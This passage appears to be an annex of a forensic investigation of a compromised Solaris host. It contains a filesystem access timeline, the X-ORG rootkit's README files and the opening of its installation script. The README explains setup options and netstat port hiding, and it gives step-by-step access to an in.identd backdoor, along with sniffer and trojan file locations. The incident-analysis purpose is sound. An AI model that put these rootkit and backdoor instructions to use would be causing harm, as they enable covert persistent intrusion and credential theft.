   298 .a.  -/-rwxr--r-- root    sys     15505   /etc/init.d/loc.ja.cssd
   597 .a.  -/-rwxr--r-- root    sys     15476   /etc/rcS.d/K36utmpd
 23104 .a.  -/-r-xr-xr-x root    sys     461760  /usr/lib/vold/dev_floppy.s  o.1
 22760 .a.  -/-r-xr-xr-x root    sys     461765  /usr/lib/vold/label_dos.so.1
  1131 .a.  -/-rwxr--r-- root    sys     15494   /etc/rcS.d/K36wbem
 36892 .a.  -/-rwxr-xr-x root    bin     250163  /usr/lib/libpam.so.1
 26716 .a.  -/-rwxr-xr-x root    bin     250179  /usr/lib/libsecdb.so.1
   413 .a.  -/-rwxr--r-- root    sys     15480   /etc/rcS.d/K41ldap.client
  2198 .a.  -/-rwxr--r-- root    sys     15498   /etc/init.d/sendmail
382600 .a.  -/-rwxr-xr-x root    bin     250172  /usr/lib/libresolv.so.2
   610 .a.  -/-rwxr--r-- root    sys     15496   /etc/rcS.d/K39spc
 29276 .a.  -/-r-sr-xr-x root    bin     289264  /usr/sbin/pmconfig
 38904 .a.  -/-rwxr-xr-x root    bin     250168  /usr/lib/libpthread.so.1
 24100 .a.  -/-r-xr-xr-x root    sys     461762  /usr/lib/vold/dev_rmdisk.so.1
   504 .a.  -/-rwxr--r-- root    sys     15477   /etc/rc0.d/K40cron
   367 .a.  -/-rwxr--r-- root    sys     15508   /etc/rc1.d/K34Ilim
   522 .a.  -/-rwxr--r-- root    sys     15510   /etc/rc0.d/K34ncad
   391 .a.  -/-rwxr--r-- root    sys     15500   /etc/rcS.d/K35volmgt
   298 .a.  -/-rwxr--r-- root    sys     15505   /etc/rc2.d/S90loc.ja.cssd
 23540 .a.  -/-r-xr-xr-x root    sys     461758  /usr/lib/vold/dev_cdrom.so.1
 39508 .a.  -/-rwxr-xr-x root    bin     25017 3 /usr/lib/librpcsvc.so.1
  2804 .a.  -/-rwxr--r-- root    sys     15495   /etc/rcS.d/K10dtlogin
   525 .a.  -/-rwxr--r-- root    sys     15497   /etc/rc0.d/K41slpd
     0 ma. --------- root    root    76751   <root.img  -dead-76751>
   911 .a.  -/-rwxr--r-- root    sys     15479   /etc/rc2.d/S74syslog
  2410 .a.  -/-rwxr--r-- root    sys     15453   /etc/init.d/  Wnn6
   610 .a.  -/-rwxr--r-- root    sys     15496   /etc/rc2.d/S80spc
```

```
  525 .a.  -/-rwxr--r-- root     sys      15497    /etc/rcS.d/K41slpd
 2804 .a.  -/-rwxr--r-- root     sys      15495    /etc/init.d/dtlogin
18844 .a.  -/-r-xr-xr-x root     bin      237144   /usr/bin/ls
  525 .a.  -/-rwxr--r-- root     sys      15497    /etc/init.d/slpd
   30  80 .a. -/-rwxr--r-- root  sys      15474    /etc/rc0.d/K28nfs.server
16476 .a.  -/-r-xr-xr-x root     bin      289197   /usr/sbin/umount
    0 ..c  -/crw-rw-rw- root     sys      61552    /devices/ps eudo/mm@0:zero
  621 .a.  -/-rwxr--r-- root     sys      15499    /etc/rc3.d/S34dhcp
  514 .a.  -/-rwxr--r-- root     sys      15478    /etc/rcS.d/K40nscd
  460 .a.  -/-rwxr--r-- root     sys      15506    /etc/rcS.d/K39lp
 2198 .a.  -/-rwxr--r-- root     sys      15498    /etc/rc2.d/S88sendmail
  460 .a.  -/-rwxr--r-- root     sys      15506    /etc/init.d/lp
   13 .a.  -/lrwxrwxrwx root     root     428893   /usr/java1.2/jre/bin/java      -> .java_wrapper
10288 .a.  -/-r-xr-xr-x root     bin      237080   /usr/bin/cut
216772 .a. -/-r-xr-xr-x root     lp       326949   /usr/lib/lp/lpsched
  447 .a.  -/-rwxr--r-- root     sys      15475    /etc/rcS.d/K33audit
 1131 .a.  -/-rwxr--r-- root     sys      15494    /etc/rc2.d/S90wbem
  391 .a.  -/-rwxr--r-- root     sys      15500    /etc/rc2.d/S92volmgt
  440 .a.  -/-rwxr--r-- root     other    15507    /etc/rc2.d/S99atsv
  572 .a.  -/-rwxr--r-- root     sys      15501    /et c/rc1.d/K16apache
11588 .a.  -/-r-xr-xr-x root     bin      237454   /usr/bin/getent
  447 .a.  -/-rwxr--r-- root     sys      15475    /etc/init.d/audit
  597 .a.  -/-rwxr--r-- root     sys      15476    /etc/rc2.d/S88utmpd
  572 .a.  -/-rwxr--r-- root     sys      15501    /etc/init.d/apache
   40 m.c  -/-rw-r----- lp       lp       179289   /var/lp/logs/lpsched
  141 .a.  -/-rw-r--r-- root     sys      91935    /kernel/drv/openeepr.conf
66152 .a.  -/-rwxr-xr-x root     bin      250211   /usr/lib/libsmartcard.so.1
  522 .a.  -/-rwxr--r-- root     sys      15510    /etc/rc2.d/S95ncad
  525 .a.  -/-rwxr--r-- root     sys      15497    /etc/rc2.d/S72slpd
  391 .a.  -/-rwxr--r-- root     sys      15500    /etc/rc1.d/K35volmgt
  367 .a.  -/-rwxr--r-- root     sys      15508    /etc/rc0.d/K34Ilim
  391 .a.  -/-rwxr--r-- root     sys      15500    /etc/init.d/volmgt
12708 .a.  -/-rwxr-xr-x root     bin      250137   /usr /lib/libdoor.so.1
466552 .a. -/-rwxr-xr-x root     bin      250130   /usr/lib/libcurses.so.1
43256 .a.  -/-rwxr-xr-x root     sys      77351    /usr/kernel/drv/sparcv9/pm
  8 36 .a. -/-rwxr--r-- root     sys      15462    /etc/init.d/nfs.client
10856 .a.  -/-r-xr-xr-x root     bin      422610   /usr/lib/fs/nfs/umount
127476 .a. -/-rwxr-xr-x root     bin      250123   /usr/li b/libbsm.so.1
    0 m..  --------- root     root     134573   <var.img -dead-134573>
 2198 .a.  -/-rwxr--r-- root     sys      15498    /etc/rc0.d/K36sendmail
 3080 .a.  -/-rwxr--r-- root     sys      15474    /etc/init.d/nfs.server
  504 .a.  -/-rwxr--r-- root     sys      15477    /etc/rcS.d/K40cron
  278 .a.  -/-rw-r--r-- root     sys      76682    /etc/group
  911 .a.  -/-rwxr--r-- root     sys      15479    /etc/rc0.d/K40syslog
35152 .a.  -/-r-xr-xr-x root     lp       289273   /usr/sbin/lpshut
  440 .a.  -/-rwxr--r-- root     other    15507    /etc/init.d/atsv
  572 .a.  -/-rwxr--r-- root     sys      15501    /etc/rc0.d/K16apache
 3584 m.c  -/drwxr-xr-x root     sys      76480    /etc
  447 .a.  -/-rwxr--r-- root     sys      15475    /etc/rc0.d/K33audit
  298 .a.  -/-rwxr--r-- root     sys      15505    /etc/rc1.d/K36loc.ja.cssd
   15 .a.  -/lrwxrwxrwx root     root     76630    /etc/services     -> ./inet/servi ces
  298 .a.  -/-rwxr--r-- root     sys      15505    /etc/rc0.d/K36loc.ja.cssd
  836 .a.  -/-rwxr--r-- root     sys      15462    /etc/rc0.d/K41nfs.client
  514 .a.  -/-rwxr--r-- root     sys      15478    /etc/init.d/nscd
10092 .a.  -/-r-xr-xr-x root     bin      237067   /usr/bin/cat
  572 .a.  -/-rwxr--r-- root     sys      15501    /etc/rcS.d/K16apache
  620 .a.  -/-rw-r--r-- root     root     496      /usr/lib/libX.a/uconf.inv
 1787 .a.  -/-rwxr--r-- root     sys      15502    /etc/rcS.d/K37power
  364 .a.  -/-rwxr--r-- root     sys      1 5504   /etc/rc2.d/S74autofs
   37 .a.  -/lrwxrwxrwx root     other    107140   /dev/openprom     -> ../devices/pseudo/openeepr@0:openprom
  945 .a.  -/-rwxr--r-- root     sys      15513    /etc/init.d/xntp  d
 1181 .a.  -/-rwxr--r-- root     sys      15511    /etc/rc0.d/K34ncalogd
 2804 .a.  -/-rwxr--r-- root     sys      15495    /etc/rc1.d/K10dtlogin
  512 m.c  -/drwxrwxr-x lp       lp       409651   /var/spool/lp
  512 ..c  -/drwx------ lp       lp       454451   /var/spool/lp/tmp
  413 .a.  -/-rwxr--r-- root     sys      15480    /etc/rc1.d/K41ldap.client
14048 .a.  -/-r-xr-xr-x root     sys      461766   /usr/lib/vold/label_sun.so.1
```

```
460 .a. -/-rwxr--r-- root sys 15506 /etc/rc2.d/S80lp
522 .a. -/-rwxr--r-- root sys 155 10 /etc/rcS.d/K34ncad
3080 .a. -/-rwxr--r-- root sys 15474 /etc/rc3.d/S15nfs.server
2839 .a. -/-rwxr--r-- root sys 15481 /etc/rc2.d/S71rpc
1884 4 .a. -/-r-xr-xr-x root root 500037 /usr/lib/libX.a/bin/ls
413 .a. -/-rwxr--r-- root sys 15480 /etc/rc0.d/K41ldap.client
572 .a. -/-rwxr--r-- root sys 15501 /etc/ rc2.d/K16apache
945 .a. -/-rwxr--r-- root sys 15513 /etc/rc0.d/K40xntpd
512 m.c -/drwxr-xr-x root sys 15298 /etc/cron.d
9492 .a. -/-r-xr-xr-x root bin 237724 /usr/bin/ps
522 .a. -/-rwxr--r-- root sys 15510 /etc/init.d/ncad
391 .a. -/-rwxr--r-- root sys 15500 /etc/rc0.d/K35volmgt
10032 .a. -/-r-xr-xr-x root bin 237116 /usr/bin/grep
901 .a. -/-r-xr-xr-x root bin 237064 /usr/bin/basename
911 .a. -/-rwxr--r-- root sys 15479 /etc/rcS.d/K40 syslog
0 ..c -/crw------- root sys 61558 /devices/pseudo/sysmsg@0:sysmsg
610 .a. -/-rwxr--r-- root sys 15496 /etc/rc0.d/K39spc
367 .a. -/-rwxr--r-- root sys 15508 /etc/rc2.d/S95IIim
298 .a. -/-rwxr--r-- root sys 15505 /etc/rcS.d/K36loc.ja.cssd
44296 .a. -/-r-xr-xr-x root bin 403706 /usr/lib/ldap/ldap_c achemgr
1787 .a. -/-rwxr--r-- root sys 15502 /etc/rc0.d/K37power
610 .a. -/-rwxr--r-- root sys 15496 /etc/rc1.d/K39spc
514 .a. -/-rwxr--r-- root sys 15478 /etc/rc0.d/K40nscd
512 m.c -/drwxrwxrwt root sys 53 /var/tmp
Wed Oct 29 2003 17:52:03 209136 .a. -/-r-xr-xr-x root bin 237229 /usr/bin/pfksh
95316 .a. -/-r-xr-xr-x root root 250523 /usr/bin/pfsh
411256 .a. -/-rwxr-xr-x root bin 499712 /usr/java1.2/jre/lib/sparc/libjava.so
27 .a. -/lrwxrwxrwx root other 107157 /de v/zero -> ../devices/pseudo/mm@0:zero
21928 .a. -/-rwxr-xr-x root bin 441821 /usr/java1.2/jre/bin/sparc/native_threads/java
95316 .a. -/-r-xr-xr-x root root 250523 /usr/bin/jsh
116660 .a. -/-rwxr-xr-x root bin 499724 /usr/java1.2/jre/lib/sparc/libzip.so
512 .a. -/drwxr-xr-x root bin 467252 /usr/java1.2/jre/lib/ext
44896 .a. -/-rwxr-xr-x root bin 250195 /usr/lib/nss_files.so.1
414 .a. -/-r--r--r-- root sys 76759 /etc/passwd
95316 .a. -/-r-xr-xr-x root root 250523 /usr/bin/sh
4864308 .a. -/-rwxr-xr-x root bin 499717 /usr/java1.2/jre/lib/sparc/libjvm.so
95316 .a. -/-r-xr-xr-x root root 250523 /usr/lib/rsh
3445075 .a. -/-rw-r--r-- root bin 448195 /usr/java1.2/jre/lib/i18n.jar
784 .a. -/-r-xr-xr-x root bin 237086 /usr/bin/dirname
1323 .a. -/-rw-r--r-- root bin 25719 /usr/share/lib/zoneinfo/GB -Eire
112471 .a. -/-rw-r--r-- root bin 467439 /usr/java1.2/jre/lib/ext/iiimp.jar
209136 .a. -/-r-xr-xr-x root bin 237229 /usr/bin/rksh
2935 .a. -/-rwxr-xr-x root bin 428899 /usr/java1.2/jre/bin/.java_wrapper
209136 .a. -/-r-xr-xr-x root bin 237229 /usr/bin/ksh
1323 .a. -/-rw-r--r-- root bin 25719 /usr/share/lib/zoneinfo/GB
8 .a. -/lrwxrwxrwx root other 486462 /usr/share/lib/ami/ami.jar -> amig.jar
70864 .a. -/-rwxr-xr-x root bin 250182 /usr/lib/libsocket.so.1
24968 .a. -/-rwxr-xr-x root bin 250158 /usr/lib/libmp.so.2
Wed Oct 29 2003 17:52:04 11201 .a. -/-rwxr--r-- root sys 15483 /etc/rc0.d/K43inet
16572 .a. -/-rw-r--r-- root bin 467446 /usr/java1.2/jre/lib/ext/ l10n_zh_TW.jar
7134 .a. -/-rwxr--r-- root sys 15482 /etc/init.d/inetsvc
1517 .a. -/-rwxr--r-- root sys 15503 /etc/rc0.d/K50asppp
11 .a. -/lrwxrwxrwx root root 250242 /usr/lib/libslp.so -> libslp.so.1
3906 .a. -/-rw-r--r-- root bin 493014 /usr/java1.2/jre/lib/security/java.security
1028 .a. -/-r--r--r-- root sys 107367 /etc/inet/protocols
1517 .a. -/-rwxr--r-- root sys 15503 /etc/rc2.d/S47asppp
7134 .a. -/-rwxr--r-- root sys 15482 /etc/rc1.d/K42inetsvc
17500 .a. -/-rwxr-xr-x root bin 250146 /usr/lib/lib1so.1
16514 .a. -/-rw-r--r-- root bin 467447 /usr/java1.2/jre/lib/ext/l10n_zh.jar
7134 .a. -/-rwxr--r-- root sys 15 482 /etc/rcS.d/K42inetsvc
109260 .a. -/-rwxr-xr-x root bin 250243 /usr/lib/libslp.so.1
48654 .a. -/-rw-r--r-- root bin 467440 /usr/java1.2/jre/lib/ext/tools_ja.jar
1517 .a. -/-rwxr--r-- root sys 15503 /etc/rc1.d/K50asppp
11201 .a. -/-rwxr--r-- root sys 15483 /etc/init.d/inetinit
7134 .a. -/-rwxr--r-- root sys 15 482 /etc/rc2.d/S72inetsvc
10992943 .a. -/-rw-r--r-- root bin 448180 /usr/java1.2/jre/lib/rt.jar
7134 .a. -/-rwxr--r-- root sys 15482 /etc/rc0.d/K42inetsvc
```

```
 17384 .a.  -/-rw-r--r-- root     bin      467441   /usr/java1.2/jre/lib/ext/l10n_ja.jar
 15772 .a.  -/-rw-r--r-- root     bin      467442   /usr/java1.2/jre/lib/ext/l10n_de.jar
 13291 .a.  -/-rw-r--r-- root     bin      448209   /usr/java1.2/jre/lib/tzmappings
 11201 .a.  -/-rwxr--r-- root     sys      15483    /etc/rc1.d/K43inet
523038 .a.  -/-rwxr-xr-x root     sys      486461   /usr/share/lib/ami   /amig.jar
  1517 .a.  -/-rwxr--r-- root     sys      15503    /etc/init.d/asppp
 15698 .a.  -/-rw-r--r-- root     bin      467449   /usr/java1.2/jre/lib/ext/l10n_sv.jar
 11201 . a. -/-rwxr--r-- root     sys      15483    /etc/rc2.d/S69inet
 16004 .a.  -/-rw-r--r-- root     bin      467444   /usr/java1.2/jre/lib/ext/l10n_fr.jar
102424 .a.  -/-rwxr-xr-x root     bin      250209   /  usr/lib/libm.so.1
 11201 .a.  -/-rwxr--r-- root     sys      15483    /etc/rcS.d/K43inet
 15757 .a.  -/-rw-r--r-- root     bin      467448   /usr/java1.2/jre/lib/ext/l10n_it.jar
121300 .a.  -/-r-xr-xr-x root     bin      237266   /usr/bin/nawk
  1517 .a.  -/-rwxr--r-- root     sys      15503    /etc/rcS.d/K50asppp
 68708 .a.  -/-rwxr-xr-x root     bin      499722   /usr/java1.2/j   re/lib/sparc/libnet.so
 16920 .a.  -/-rw-r--r-- root     bin      467445   /usr/java1.2/jre/lib/ext/l10n_ko.jar
239621 .a.  -/-rw------- root     sys      185852   /usr/share/lib/slp/slpd.jar
    16 .a.  -/lrwxrwxrwx root     root     76618    /etc/protocols    -> ./inet/protocols
 15904 .a.  -/-rw-r--r-- root     bin      467443   /usr/java1.2/jre/lib/ext/l10n_es.jar
Wed Oct 29 2003 17:52:05     1706 .a.   -/-rwxr--r-- root     sys      15514    /etc/rcS.d/K50pppd
  1706 .a.  -/-rwxr--r-- root     sys      15514    /etc/init.d/pppd
  1706 .a.  -/-rwxr--r-- root     sys      15514    /etc/rc2.d/S47pppd
  1706 .a.  -/-rwxr--r-- root     sys      15514    /etc/rc0.d/K50pppd
   604 .a.  -/-rwxr--r-- root     sys      76706    /etc/asppp.cf
  1706 .a.  -/-rwxr--r-- root     sys      15514    /etc/rc1.d/K50pppd
Wed Oct 29 2003 17:52:06      487 .a.   -/-rwxr--r-- root     sys      15472    /etc/rc2.d/S10lu
     0 ..c  -/frw------- root     root     30632    /etc/saf/zsmon/_pmpipe
  1426 .a.  -/-rwxr--r-- root     sys      15492    /etc/init.d/devfsadm
   359 .a.  -/-rwxr--r-- root     sys      15509    /etc/init.d/llc2
 14688 .a.  -/-r-xr-xr-x root     bin      237227   /usr/bin/pgrep
   499 .a.  -/-rwxr--r-- root     sys      15465    /etc/init.d/lom
   359 .a.  -/-rwxr--r-- root     sys      15509    /etc/rcS.d/K52llc2
  1024 .a.  -/drwxr-xr-x root     sys      30 593   /etc/rc0.d
420296 .a.  -/-r-xr-xr-x root     bin      30658    /sbin/netstrategy
   487 .a.  -/-rwxr--r-- root     sys      15472    /etc/rc0.d/K62lu
   494 .a.  -/-rwxr--r-- root     sys      15456    /etc/rc0.d/K90dhcpagent
   359 .a.  -/-rwxr--r-- root     sys      15509    /etc/rc0.d/K52llc2
 43952 .a.  -/-rwxr-xr-x root     bin      15403    /etc/lib/nss_files.so.1
    27 .a.  -/lrwxrwxrwx root     other    107154   /dev/udp    -> ../devices/pseudo/udp@0:udp
   499 .a.  -/-rwxr--r-- root     sys      15465    /etc/rc2.d/S25lom
15497 m.c   -/-rw-r--r-- root     sys      281653   /var/saf/zsmon/log
   359 .a.  -/-rwxr--r-- root     sys      15509    /etc/rc2.d/S40llc2
898600 .a.  -/-rwxr-xr-x root     bin      250161   /usr/lib/libnsl.so.1
    50 .a.  -/-r--r--r-- root     sys      107454   /etc/inet/hosts
   359 .a.  -/-rwxr--r-- root     sys      15509    /etc/rc1.d/K52llc2
    12 .a.  -/lrwxrwxrwx root     root     766  04  /etc/hosts  -> ./inet/hosts
   499 .a.  -/-rwxr--r-- root     sys      15465    /etc/rc0.d/K80lom
     0 ..c  -/frw------- root     root     15438    /etc/saf/_sacpipe
 12  39 .a. -/-rw-r--r-- root     sys      76679    /etc/netconfig
   487 .a.  -/-rwxr--r-- root     sys      15472    /etc/rc1.d/S10lu
  1426 .a.  -/-rwxr--r-- root     sys      15492    /etc/rcS.d/S50devfsad    m
 14688 .a.  -/-r-xr-xr-x root     bin      237227   /usr/bin/pkill
   494 .a.  -/-rwxr--r-- root     sys      15456    /etc/init.d/dhcpagent
  1298 .a.  -/-rw-r--r-- root     sys      76654    /etc/nsswitch.conf
  1426 .a.  -/-rwxr--r-- root     sys      15492    /etc/rc0.d/K83devfsadm
    25 .a.  -/lrwxrwxrwx root     other    107128   /dev/ip    -> ../devices/pseudo/ip@0:ip
   487 .a.  -/-rwxr--r-- root     sys      15472    /etc/init.d/lu
Wed Oct 29 2003 17:52:11     4696 .a.   -/-r-xr-xr-x root     bin      237195   /usr/bin/sleep
  4100 .a.  -/-r-xr-xr-x root     bin      28912  8  /usr/sbin/killall
Wed Oct 29 2003 17:52:18        0 ..c   --------- root     root     105      <var.img  -dead-105>
     0 ..c  --------- root     other    76674    <root.img  -dead-76674>
     0 ..c  --------- root     root     76686    <root.img  -dead-76686>
     0 m.c  --------- lp       lp       409706   <var.img  -dead-409706>
     0 ..c  --------- root     other    134572   <var.img  -dead-134572>
     0 ..c  --------- root     root     134573   <var.img  -dead-134573>
     0 m.c  --------- root     root     15439    <root.img  -dead-15439>
     0 ..c  --------- root     root     76751    <root.img -dead-76751>
```

```
Wed Oct 29 2003 17:52:21   465512 .a.   -/-r-xr-xr-x root     sys      30668    /sbin/uadmin
                           286884 .a.   -/-r-xr-xr-x root     root     30673    /sbin/sh
                           216744 .a.   -/-rwxr-xr-x root     bin      15401    /etc/lib/ld.so.1
                            11660 .a.   -/-r-xr-xr-x root     bin      237095   /usr/bin/expr
                                0 ..c   -/frw------- root     root     76718    /etc/initpipe
                               27 .a.   -/lrwxrwxrwx root     other    107139   /dev/null    -> ../devices/pseudo/mm@0:null
                                0 m.c   ---------- 1000     100      106      <root.img -dead-106>
                                5 .a.   -/lrwxrwxrwx root     r oot    327088   /usr/platform/SUNW,UltraAX   -i2 -> sun4u
                               30 .a.   -/lrwxrwxrwx root     other    107123   /dev/console     -> ../devices/pseudo/cn@0:console
                             2792 .a.   -/-rwxr--r-- root     sys      30672    /sbin/rc5
                           550000 .a.   -/-r-xr-xr-x root     sys      30655    /sbin/init
                                0 ..c   -/crw-rw-rw- root     root     61631    /devices/pseudo/pts@0:2
                               33 .a.   -/lrwxrwxrwx r oot     other    107138   /dev/msglog   -> ../devices/pseudo/sysmsg@0:msglog
                           216744 .a.   -/-rwxr-xr-x root     bin      250020   /usr/lib/ld.so.1
                            17096 .a.   -/-rwxr-xr-x root     bin      275432   /usr/pla tform/sun4u/lib/libc_psr.so.1
                           192000 .a.   -/-rwxr-xr-x root     bin      250185   /usr/lib/libthread.so.1
                           230012 .a.   -/-r-xr-xr-x root     bin      30669    /sbin/umount
                             4464 mac   -/-rw-r--r-- root     root     134586   /var/adm/utmpx
                             3321 .a.   -/-r-xr-xr-x root     sys      30670    /sbin/umountall
                                0 m.c   -/frw------- root     root     76721    /etc/utmppipe
                                0 m.c   -/crw-rw-rw- root     sys      61551    /devices/pseudo/mm@0:null
                            32312 .a.   -/-r-xr-xr-x root     bin      30667    /sbin/sync
                             4924 .a.   -/-rwxr-xr-x root     bin      2501 36  /usr/lib/libdl.so.1
                            42184 .a.   -/-rwxr-xr-x root     bin      250141   /usr/lib/libgen.so.1
                          1146284 .a.   -/-rwxr-xr-x root     bin      250124   /usr/lib/libc.so.1
                           100236 .  a. -/-r-xr-xr-x root     bin      289327   /usr/sbin/ntpq
                                0 m.c   -/crw------- root     sys      61557    /devices/pseudo/sysmsg@0:msglog
                           100236 .a.   -/-rwx------ root     root     289360   /usr/sbin/ xntpx
                           127968 m.c   -/-rw-r--r-- root     root     134571   /var/adm/wtmpx
                                0 ..c   -/crw--w---- 1001     tty      61630    /devices/pseudo/pts@0:1
                           286884 .a.   -/-r-xr-xr-x root     root     30673    /sbin/jsh
                             4308 .a.   -/-rwxr-xr-x root     bin      15402    /etc/lib/libdl.so.1
                             2792 .a.   -/-rwxr--r-- root     sys      30672    /sbin/rc6
                             3936 .a.   -/-r-xr-xr-x root     bin      429195   /usr/lib/acct/closewtmp
                             2792 .a.   -/-rwxr--r-- root     sys      30672    /sbin/rc0
```

Annex E Readme files

a) Contents of 2.5DXE -README

```
################################################## ###########
##############
 .,gg,.         .,gg,.
 `$$$$$.       .$$$$$'

`$$$$$.    .$$$$$' .,g%d$"^"$b%y,.      .,g%d$"^"$b%y,..,g%d$"
^"$b%y,.
   `$$$$$.  .$$$$$'g$$$$'       `$$$$y..g$$$$'       .g$$$$'
`""'
     $$$$$$$$$$$.l$$$$:         :$$$$ll $$$$: johnny  l$$$$:
g%d$$b%y,.
   .$$$$$'""`$$$$$.$$$$$p       g$$$$$'l$$$$:   seven l$$$$:
l$$$$:
  .$$$$$'    `$$$$$.`^"$b%y,.,g%d~"^'  `" --"'
`^"$b%y,.,g%d~"^'
 .$$$$$'      `$$$$$.
 `"""""'       `"""""' Theres no stopping, what can't b e
stopped!

           -------###     Powered By X -ORG          ###-------
           -------###                                ### -------
           -------###   ToRn, Danny -Boy, Apache     ###-------
           -------###  Dimfate, Angelz, Annihilat   ### -------
           -------###     JNX, _random, Beast       ### -------
           -------###      W_Knight, Markland       ### -------
           -------###           |mojo69|            ### -------


############################################################
############

     "Terrorists are using computers are their weapon of
evil.."
            - John Walsh ( America's Most Wanted. ).


          X-ORG Internal Release ONLY! Don't Spread!

                (c) in 2001 by JudgeD/Danny -boy
              http://www. xorganisation.org
                  http://www.xorg2000.com

Version 2.5DXE
--------------------

This is URGENT upgrade.  Changes were made to reflect CERT
Advisory CA-2001-05.
```

```
* New Rootkit directory /usr/lib/libX.a
* New filenames (see the list be low)
* New Version of BNC2
* psyBNC BUG fixed version ( BUG reported by ToRn and Double -X)
* New Version of strings ( modified to suit new rootkit
directory tree )
* New sniff log file ( /usr/lib/libp/libm.n )
* New dos file ( /etc/security/audit_device )
* optional in.identd backdoor

New File names
--------------
OLD (up to version 2.4)                 NEW (2.5)
-----------------------                 ---------
crypt                           crt
patcher                         fixer
cleaner                         wipe
l3                          l
pg                          passgen
idsol                           /usr/lib/lpsys
sniff                           /usr/lib/libp/libm.n
dos                         /etc/security/audit_device
bnc.conf                    /usr/sbin/ntptime.conf
bnclp                           /usr/sbin/ntptime
/var/lp/lpacct                  /var/ntp/ntpstats
lpacct                          ntpstat
psybncchk                   /usr/sbin/ntpstat


Installation
-------------
The same as preveious versions, only to include configuration
options for custom password, port and extra hidden ports for
netstat Trojan.  As usual, create a temporary directory, and
run the setup as follow.

./setup pass -p port -e extraport

port = sshd port
extraport = can be your choice of BNC/psyBNC port

The above ports will be automatically hidden in netstat by
default.

If you dont enter the above switches, setup script will
generate the followings for you.

password : random
port : 20673
eport: 5557
```

Password can be customise at a later date by using "passgen" tool in rootkit directory. Usage as follow.

```
./passgen password > /etc/lpd.config
```

Customising

This version is fully customisable to suit your individual needs(Requested by etC!).
All the trojans are configured and controlled from single config file x.conf. Edit the file to suit your needs before installing.
By default, Stachel client installation has been disable. If you are intend to install Stachel client on your hosts, create an empty file called "dos" in your rootkit directory and make it executable,
and ofcourse be sure to name your Stachel Client td, else parser script wont work.
If you intend to install extra tools (Hack tools, etc..), please edit the file called extra and replace t he details with your rcp dumpsite and file details.

There are two types of BNC supplied with this version psyBNC2.2 and BNC2.2. You can use either or both of them, psyBNC by
default listens on port 6668 and BNC2.2 on port 6667.

in.identd backdoor

Telnet to the target port 113 (defauld ident port). type in "23, 113" then press enter.
You will get a passwd: prompt, enter the same password that u define'd in the your x.conf.
You will not get a prompt ">" so just type away and ignore that.

WARNING INETD backdoors are extremely easy to find by the admin, use it at your own risk *WARNING*

SPECIAL THANKS

I would like to take this oppertunity to thank following people

* CERT/CC and Job De Haas (job@itsx.com) of ITSX BV Amsterdam, The Netherlands (http://www.itsx.com) for giving me
  tips on how to stay one step ahead of them by publishing my rootkit on CERT ADVISORY (CERT -CA-2001-05)

```
* ToRn for giving me inspirations with t0rnkit, for shouting
at me everytime my roo tkit fucks up..: -)
  for providing me with yummy chinky foods and redbulls while
coding this kit, and naturally being my best friend.

* Tik-T0k for letting me abuse his cable connection.

* DJ Mystik for inspirational muziks...

* last but not least....,  Bexter !! *mwah* *mwah*



################################################################
####################

              Greets: X-ORG, etC!, bH, torn, dor, _random,
Annihilat, W_Knight, Omen, APACHE
                        DR_SNK, Cvele, angelz, sensei and
#etcpub@IRCNET

                                  In the name of BEXTER!

################################################################
####################
            #   -- X-ORG Solaris Rootkit v2.5DXE Internal
Release by JudgeD/Danny-Boy --      #

############################## ###################################
####################
```

b) Contents of README

```
.,gg,.        .,gg,.
 `$$$$$.     .$$$$$'

`$$$$$.    .$$$$$' .,g%d$"^"$b%y,.      .,g%d$"^"$b%y,..,g%d$"
^"$b%y,.
   `$$$$$.  .$$$$$'g$$$$'       `$$$$y..g$$$$'        .g$$$$'
`""'
     $$$$$$$$$$$.l$$$$:         :$$$$ll$$$$: johnny  l$$$$:
g%d$$b%y,.
   .$$$$$'""`$$$$$.$$$$$p       g$$$$$'l$$$$:   seven l$$$$:
l$$$$:
  .$$$$$'    `$$$$$.`^"$b%y,.,g%d~"^'  `" --"'
`^"$b%y,.,g%d~"^'
 .$$$$$'      `$$$$$.
 `"""""'       `"""""' you can stop one, but you can NOT stop
all of us!
```

```
-------###     Powered By X-ORG          ###-------
-------###                               ### -------
-------###   ToRn, Danny-Boy, Apache     ###-------
-------###  Dimfate, Angelz, Annihilat   ### -------
-------###     JNX, _random, Beast       ### -------
-------###      W_Knight, Markland       ### -------
-------###           |mojo69|            ### -------
```

Dear System Admin,

Your system was recently compromised by X -ORG.. We patched the security hole used to compromise your system,
Please note, no data on your system was stolen or damaged in any shape of form, nor was this ever our intention.

We simply installed some backdoors to permit us to access to the system again.

If you would like to contact us regarding any security issues or even simply for a chat,
please email..XORG@mailroom.com or you can find us on #etcpub @ IRCnet.

X-Organisation.

"IN THE NAME OF BEXTER!"

- EOF -

Annex F Rootkit Installation Script

```
#!/bin/sh
# .,gg,.        .,gg,.
# `$$$$$.      .$$$$$'
#  `$$$$$.    .$$$$$' .,g%d$"^"$b%y,.      .,g%d$"^"$b%y,..,g%d$"^"$b%y,.
#   `$$$$$.  .$$$$$'g$$$$'       `$$$$y..g$$$$'        .g$$$$'          `""'
#     $$$$$$$$$$$$.l$$$$:         :$$$$ll$$$$:        l$$$$:  g%d$$b%y,.
#   .$$$$$'""`$$$$$.$$$$$p       g$$$$$'l$$$$:        l$$$$:       l$$$$:
#  .$$$$$'    `$$$$$.`^"$b%y,.,g%d~"^'  `"  --"'          `^"$b%y,.,g%d~"^'
# .$$$$$'      `$$$$$.
# `"""""'       `"""""' you can stop one, but you can't stop all of us!
#                                              (Leeto ASCII By: Johnny7)
#
#   X-Org SunOS Rootkit v2.5D X -ORG Internal Release  Edition By: Judge -
D/Danny-Boy
#                Special  Thanks to Tragedy/Dor for Setup Wrapper
#                  If your not meant to have this, dont use it
#                          http://www.xorganisation.org
#                          http://www.xorg2000.com

IVER="2.5DXE -ORG"

# Edit these
# Dir to install r ootkit in
RKDIR="/usr/lib/libX.a"
# Your email address
EMAIL="xxx@mailcity.com"

colours()
{
BLK=' [1;30m'
RED=' [1;31m'
GRN=' [1;32m'
YEL=' [1;33m'
BLU=' [1;34m'
MAG=' [1;35m'
CYN=' [1;36m'
WHI=' [1;37m'
DRED=' [0;31m'
DGRN=' [0;32m'
DYEL=' [0;33m'
DBLU=' [0;34m'
DMAG=' [0;35m'
DCYN=' [0;36m'
DWHI=' [0;37m'
RES=' [0m'
}
colours


STIME=`./utime`
echo "${DCYN}X -Org SunOS Rootkit ${WHI}v2.5DXE  - Time to spread your wings
and conquer the world"
echo "X -Org SunOS Rootkit v2.5DXE  - By JudgeD/Danny -Boy" >> READM E
cat logo
echo "${WHI}*${DWHI} Starting up at: ${DCYN}${STIME}${DWHI}"

INDIR=`pwd`
